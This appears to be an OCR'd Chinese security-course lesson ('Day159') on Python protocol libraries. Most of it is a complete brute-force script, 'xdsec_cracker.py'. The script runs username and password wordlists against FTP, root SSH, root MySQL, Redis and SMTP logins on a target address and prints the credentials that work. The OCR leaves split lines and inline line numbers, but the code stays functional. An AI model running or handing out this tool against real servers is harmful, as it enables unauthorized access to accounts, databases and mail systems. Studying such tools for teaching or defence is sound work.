
Day159　安全开发-Python协议库爆破&FTP&SSH&Redis&SMTP&MYSQL等



1.知识点

- 1、Python-各种协议库操作使用说明
- 2、Python-ftp&ssh&mysql&redis&smtp
- 3、Python-应用方向-各协议连接操作爆破脚本

2.演示案例

socket	基于传输层 TCP、UDP 协议进行网络编程模块
asyncore	SOCKET 模块的异步版，支持基于传输层协议的异步通信
asynchat	asyncore 的增强版
cgi	基本的 CGIInterface 早期开发动态网站技术
email	E-mail 和 MIME 消息处理模块
ftplib	支持 ftp 协议的客户端模块
httplib,http.client	支持 HTTP 协议以及 HTTP 客户端的模块
imaplib	支持 IMAP4 协议的客户端模块
mailbox	操作不同格式邮箱的模块
mailcap	支持 Mailcap 文件处理的模块
nntplib	支持 NTTP 协议的客户端模块
smtplib	支持 SMTP 协议的客户端模块
poplib	支持 POP3 协议的客户端模块
telnetlib	支持 Telnet 协议的客户端模块
urllib	支持 url 处理的模块
xmlrpc,xmlrpc.server,xmlrpc.client	支持 XML-RPC 协议的服务器端和客户端模块

2.1 Python-文件传输爆破-ftplib库操作ftp协议

2.2 Python-数据库爆破-redis库操作redis协议

2.3 Python-邮件爆破-smtplib库操作smtp协议

2.4 Python-登录爆破-paramiko库操作ssh协议

2.5 Python-数据库爆破-pymysql库操作mysql协议

```python
from ftplib import FTP
import paramiko
import pymysql
import redis
import smtplib
import sys,os

def ftp_check(ip,username,password):
    ftp = FTP()
    try:
```

```
11          ftp.connect(ip, 21)
12          ftp.login(username, password)
13          print('success->ftp-
    >'+username+'|'+password)
14      except Exception as e:
15          pass
16          #print('ftp login error')
17
18  def ssh_check(ip,password):
19      ssh = paramiko.SSHClient()
20
    ssh.set_missing_host_key_policy(paramiko.AutoAd
    dPolicy())
21      try:
22          ssh.connect(ip, 22, 'root', password,
    timeout=1.5)
23          print('success->ssh->'+password)
24      except Exception as e:
25          pass
26          #print('ssh login error')
27
28  def mysql_check(ip,password):
29      try:
30          db = pymysql.connect(host=ip,
    user='root', password=password,
    database='mysql')
31          print('success->mysql->' + password)
32      except Exception as e:
33          pass
34          #print('mysql login error')
35
36
```

```
37  def redis_check(ip,password):
38      try:
39          redis_conn = redis.Redis(host=ip,
    port=6379, password=password, db=0)
40          redis_conn.set('xxx', 'xyz')
41          print('success->redis->' + password)
42      except Exception as e:
43          pass
44          #print('redis login error')
45
46  def email_check(ip,username,password):
47      sendAddress = username
48      server =
    smtplib.SMTP_SSL('smtp.'+ip+'.com', 465)
49      #print(server)
50      try:
51          loginResult = server.login(sendAddress,
    password)
52          #print(loginResult)
53          print('success->email->' + password)
54      except Exception as e:
55          pass
56          #print('email login error')
57
58
59  if __name__ == '__main__':
60      print('eg:')
61      print('python xdsec_cracker.py ftp
    127.0.0.1')
62      print('python xdsec_cracker.py ssh
    127.0.0.1')
```

```
63      print('python xdsec_cracker.py mysql
    127.0.0.1')
64      print('python xdsec_cracker.py redis
    127.0.0.1')
65      print('python xdsec_cracker.py email qq')
66      xy = sys.argv[1]
67      ip = sys.argv[2]
68      pypath = os.getcwd()
69      #username = sys.argv[3]
70      #password = sys.argv[4]
71      #print(xy + ip + username + password)
72      if xy=='ftp':
73          for user in
    open(pypath+'/conf/dic_username_ftp.txt'):
74              username=user.replace('\n','')
75              #print(username)
76              for password in
    open(pypath+'/conf/dic_password_ftp.txt'):
77
    password=password.replace('\n','')
78                  #print(password)
79                  ftp_check(ip,username,password)
80
81      elif xy=='ssh':
82          for password in
    open(pypath+'/conf/dic_password_ssh.txt'):
83              password=password.replace('\n','')
84              ssh_check(ip,password)
85
86      elif xy=='mysql':
87          for password in
    open(pypath+'/conf/dic_password_mysql.txt'):
```

```
88                password=password.replace('\n','')
89                mysql_check(ip,password)
90
91        elif xy=='redis':
92            for password in
    open(pypath+'/conf/dic_password_redis.txt'):
93                password=password.replace('\n','')
94                redis_check(ip,password)
95
96        elif xy=='email':
97            for username in
    open(pypath+'/conf/dic_username_email.txt'):
98                username = username.replace('\n',
    '')
99                for password in
    open(pypath+'/conf/dic_password_email.txt'):
100
    password=password.replace('\n','')
101
    email_check(ip,username,password)
```